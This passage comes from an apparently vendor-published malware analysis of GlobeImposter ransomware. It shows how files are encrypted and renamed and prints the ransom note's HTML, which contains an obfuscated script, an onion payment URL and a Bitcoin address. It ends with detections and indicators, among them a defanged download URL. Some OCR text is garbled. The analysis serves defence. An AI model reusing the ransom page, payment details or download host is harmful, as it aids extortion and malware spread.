
Your Personal ID

Figure 6. RECOVER-FILES-726.html Content

Encryption Process

When GlobeImposter starts encrypting, it first scans files in all of the partitions on the victim’s machine. It then encrypts almost every file as long as its folder name is not in the folder exclusion list as mentioned before. It reads the file and then encrypts the file content using the RSA algorithm and then overwrites the original content with encrypted content. The “personal ID” is also appended after encrypted content has been added to the file.

Figure 7 shows the content of an encrypted file.




```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 12 57 55 58 B8 B1 E7 71  45 76 48 50 5A 1C 8A E8   WUX¸±çqEvHPZ ▮è
00000010 8E FB 94 2E C3 4E A7 9E  48 D9 02 FF EE 84 A4 D2  ▮û▮.ÃNS▮HÙ ÿî▮¤Ò
00000020 B6 D3 04 F0 8F 5C 2C DA  D0 8D 2E 11 FE 99 7F 33  ¶Ó ð \,ÚÐ . þ▮ 3
00000030 AF 59 DE D3 D1 C6 6C B6  E5 88 70 13 BB 91 DB 0A  ¯YÞÓÑÆl¶å▮p »‘Û
00000040 27 E3 F6 7E 0B 38 41 4B                                 8AK}¦»ïv 5
00000050 9C C9 EE C2 1E CC B2 00                                Ì² ¢oÌöÿ4▮
00000060 5A 4D E5 A1 8F CB 68 02                                Ëh ▮UU ▮ o
00000070 74 73 3C 47 82 FB F8 50  5C C2 5A 4F 8D 7E ED 96  ts<G▮ûøP\ÂZO ~í▮
00000080 AC 05 C9 10 82 40 D6 CB  64 DE 95 1D E7 B6 83 99  ¬ É ▮@ÖËdÞ▮ ç¶▮▮
00000090 27 C0 71 29 CE 76 5E EE  0D 9B 15 6A 89 D6 D7 6C  'Àq)Îv^î ▮ j▮Ö×l
000000A0 DD 87 C5 F8 11 FA 27 D8  0C 78 AC 52 08 03 70 71  Ý▮Åø ú'Ø x¬R  pq
000000B0 75 BD C5 0A 4A BD 62 4C  62 79 89 E5 3B F3 EA 7B  u½Å .J½bLby▮å;óê{
000000C0 38 33 20 38 33 20 31 31  20 33 44 20 42 46 20 31  83 83 11 3D BF 1
000000D0 46 20 33 39 20 36 30 20  32 42 20 31 46 20 41 41  F 39 60 2B 1F AA
000000E0 20 41 30 20 41 44 20 43  31 20 41 31 20 34 46 0A   A0 AD C1 A1 4F
000000F0 41 39 20 46 38 20 37 43  20 44 37 20 45 41 20 45  A9 F8 7C D7 EA E
00000100 39 20 31 41 20 33 38 20  43 37 20 41 42 20 42 41  9 1A 38 C7 AB BA
00000110 20 44 44 20 31 33 20 34  35 20 35 42 20 45 36 0A   DD 13 45 5B E6
00000120 35 46 20 30 33 20 45 44  20 37 42 20 33 38 20 31  5F 03 ED 7B 38 1
00000130 34 20 34 46 20 33                                      E F9 76 79
00000140 20 33 43 20 46 44                                        B8 83 9C
00000150 45 36 20 42 43 20                                       4E C0 AB E
00000160 46 20 42 35 20 34                                       1 5B 89 DE
00000170 20 43 32 20 46 32                                         03 82 63
00000180 42 46 20 37 36 20 35 43  20 32 30 20 35 30 20 39  BF 76 5C 20 50 9
00000190 41 20 42 44 20 42 45 20  43 46 20 41 36 20 38 39  A BD BE CF A6 89
000001A0 20 38 41 20 36 44 20 45  30 20 38 35 20 30 37 0A   8A 6D E0 85 07
000001B0 32 41 20 42 39 20 37 35  20 46 38 20 30 39 20 46  2A B9 75 F8 09 F
000001C0 42 20 32 35 20 42 35 20  37 41 20 37 38 20 45 30  B 25 B5 7A 78 E0
000001D0 20 46 34 20 41 42 20 37  46 20 32 43 20 39 38 0A   F4 AB 7F 2C 98
000001E0 44 44 20 39 44 20 46 45  20 39 41 20 36 45 20 46  DD 9D FE 9A 6E F
000001F0 45 20 31 42 20 41 32 20  45 37 20 45 35 20 43 43  E 1B A2 E7 E5 CC
00000200 20 42 32 20 43 39 20 35  39 20 42 32 20 36 45 0A   B2 C9 59 B2 6E
00000210 33 45 20 44 38 20 30 36  20 33 42 20 39 42 20 45  3E D8 06 3B 9B E
00000220 30 20 42 43 20 38 45 20  41 31 20 46 39 20 35 35  0 BC 8E A1 F9 55
```

Figure 7. File Content of Encrypted config.sys

It then appends "..726" to every encrypted file name to identify that the file has been encrypted.

The screenshot in Figure 8, below, shows that it is about to rename an encrypted file by calling API MoveFileExW.



```
004123CC  FF7424 1C        push  dword ptr [esp+1C]
004123D0  8D8424 74120000  lea   eax, dword ptr [esp+1274]
004123D7  50               push  eax
004123D8  FFD3             call  ebx
004123DA  6A 01            push  1
004123DC  8D8424 74120000  lea   eax, dword ptr [esp+1274]
004123E3  50               push  eax
004123E4  8D8424 78020000  lea   eax, dword ptr [esp+278]
004123EB  50               push  eax
004123EC  FF15 78404100    call  dword ptr [414078]          kernel32.MoveFileExW
004123F2  8D8C24 70020000  lea   ecx, dword ptr [esp+270]
004123F9  E8 4D000000      call  0041244B
004123FE  57               push  edi
004123FF  6A 00            push  0
00412401  FF15 34404100    call  dword ptr [414034]          kernel32.GetProcessHeap
00412407  50               push  eax
00412408  FF15 30404100    call  dword ptr [414030]          kernel32.HeapFree
0041240E  8B7C24 18        mov   edi, dword ptr [esp+18]
00412412  8D4424 20        lea   eax, dword ptr [esp+20]
00412416  50               push  eax
00412417  55               push  ebp
00412418  FF15 BC404100    call  dword ptr [4140BC]          kernel32.FindNextFileW
ds:[00414078]=76318DF8 (kernel32.MoveFileExW)

00421AB0 07    0012B32C  0012B5A8  ExistingName = "C:\Users\All Users\Oracle\Java\installcache\baseimagefam8"
00421AC0 A9    0012B330  0012C5A8  NewName = "C:\Users\All Users\Oracle\Java\installcache\baseimagefam8..726"
00421AD0 E2    0012B334  00000001  Flags = REPLACE_EXISTING
00421AE0 FE    0012B338  002942A0
```

Figure 8. Rename Encrypted File

Figure 9 shows the screenshot of encrypted files (including exe files) in the python installation folder.





Figure 9. Encrypted Files in python Folder

Open RECOVER-FILES-726.html

Figure 10 shows how you go to the payment page by opening the RECOVER-FILES-726.html. file.



Your files are Encrypted!

For data recovery needs decryptor.

If you want to buy a decryptor, click the button

Free decryption as guarantee.
Before paying you can send us 1 file for free decryption.
To send a message or file use this link.
(If you send a file for free decryption, also send file RECOVER-FILES.HTML)
Support

And finally, if you can not contact, follow these two steps:

```
    <div class="note private">
<br><br>
<div class="bold">For data recovery needs decryptor.</div>
<br>
<div>If you want to buy a decryptor, click the button<br><div>
<br><br>
<script> function tokhxvpmomub(search,replace,subject){if(!(replac
instanceof Array))search=new Array(search);while(search.length>rep
k=0;k<search.length;k++){var i=subject.indexOf(search[k]);while(i>
zfjazfjcgxhtgxhigxhozfjngxh=gxh"zfjhzfjtzfjtzfjpzfjszfj:zfj/gxh/zf
gxhmzfjezfjtzfjhzfjozfjcgxh=gxh"gxhpzfjogxhsgxhtzfj"zfj zfjtgxhagx
mrbyhpfxotrexf); document.write(sszhvrhtfw);</script>

<INPUT TYPE="hidden" NAME="fb" VALUE="726<pre>
83 83 11 3D BF 1F 39 60 2B 1F AA A0 AD C1 A1 4F
A9 F8 7C D7 EA E9 1A 38 C7 AB BA DD 13 45 5B E6
5F 03 ED 7B 38 14 4F 3E F9 76 79 3C FD B8 83 9C
E6 BC 4E C0 AB EF B5 41 5B 89 DE C2 F2 03 82 63
BF 76 5C 20 50 9A BD BF C7 A6 89 8A 6D E0 85 07
2A B9 75 F                    E0 F4 AB 7F 2C 98
DD 9D FE 9                    CC B2 C9 59 B2 6E
3E D8 06 3B 5B E0 BC 8E AA F5 55 BE 8F 2A 97 BD
7C A0 A5 4A E1 CF 8E 00 D8 66 E7 CA E3 F6 31 7B
5B 9D 66 EE 74 EF 76 41 6F C8 54 C4 22 64 99 71
B6 EF 81 EA 4D 3E E7 9C 5B 60 9A D9 D4 F2 E8 07
B3 F6 11 A3 5D 73 CA E1 83 9A B3 F6 A6 53 82 B3
BE 78 71 9D 2C 34 7C DF D8 84 A9 83 B2 69 55 AB
7C C6 FA C3 39 11 6B 86 1B E8 E9 64 1B 68 D9 E6
BA F4 22 1A 3C 60 92 AE 6B 2F 11 45 47 72 A5 BF
B0 66 96 A7 8C C5 80 24 CC F6 0F FE 5E DB 55 6E
</pre>">
<INPUT TYPE="hidden" NAME="nu" VALUE="105">
<INPUT TYPE="hidden" NAME="sy" VALUE="0">
<INPUT TYPE="hidden" NAME="us" VALUE="500">
<button type="submit" >Yes, I want to buy</button>
</form>
```

```
"<form action="https://n224ezvhg4sgyamb.onion.link/efwdaq.php"
                    method="post" target="_blank">"
```

https://n224ezvhg4sgyamb.onion.link/efwdaq.php
n224ezvhg4sgyamb.onion.l...

To buy the decryptor, you must pay the cost of: 0.35 Bitcoin ($ 991.46)
You have 2 days for payment
time left :
47:59:04

after finishing offer, decryptor cost will be 0.7 Bitcoin

You can buy bitcoin on one of these sites:
blockchain.info
localbitcoins.com
btc4cc.com

send 0.35 bicoin on the Bitcoin address: 19SYVx82iShrpbeCwaQBpJcLs6TtQ2L1aU

Only after payment
Enter your REAL e-mail to get the decryptor and click Enter

Free decryption as guarantee.
Before paying you can send us 1 file for free decryption.

Figure 10. Open RECOVER-FILES-726.html

Solution

Through this analysis, we know how GlobeImposter is downloaded onto a victim's machine, and how it works to encrypt the files on victim's machine. We also observed that many new JS samples are spreading this ransomware. Since it uses an RSA 2048-bit key to encrypt files, it's very hard to decrypt them without the decryption key.

- The URL in the JS file used to download the GlobeImposter has been rated as a "**Malicious Website**" by the FortiGuard Webfilter service.
- The JS file is detected as **JS/GlobeImposter.A!tr** by the FortiGuard Antivirus service.
- The downloaded GlobeImposter is detected as **W32/GlobeImposter.A!tr**by the FortiGuard Antivirus service.

IOC

URL:

hxxp://wendybull.com.au/87wefhi??JWbXSIl=JWbXSIl

Sample SHA256:

IMG_8798.js

3328B73EF04DEA21145186F24C300B9D727C855B2A4B3FC3FBC2EDC793275EEA

87wefhi.txt.exe

10AA60F4757637B6B934C8A4DFF16C52A6D1D24297A5FFFDF846D32F55155BE0

Copyright © 2022 Fortinet, Inc. All Rights Reserved

Terms of ServicesPrivacy Policy
| Cookie Settings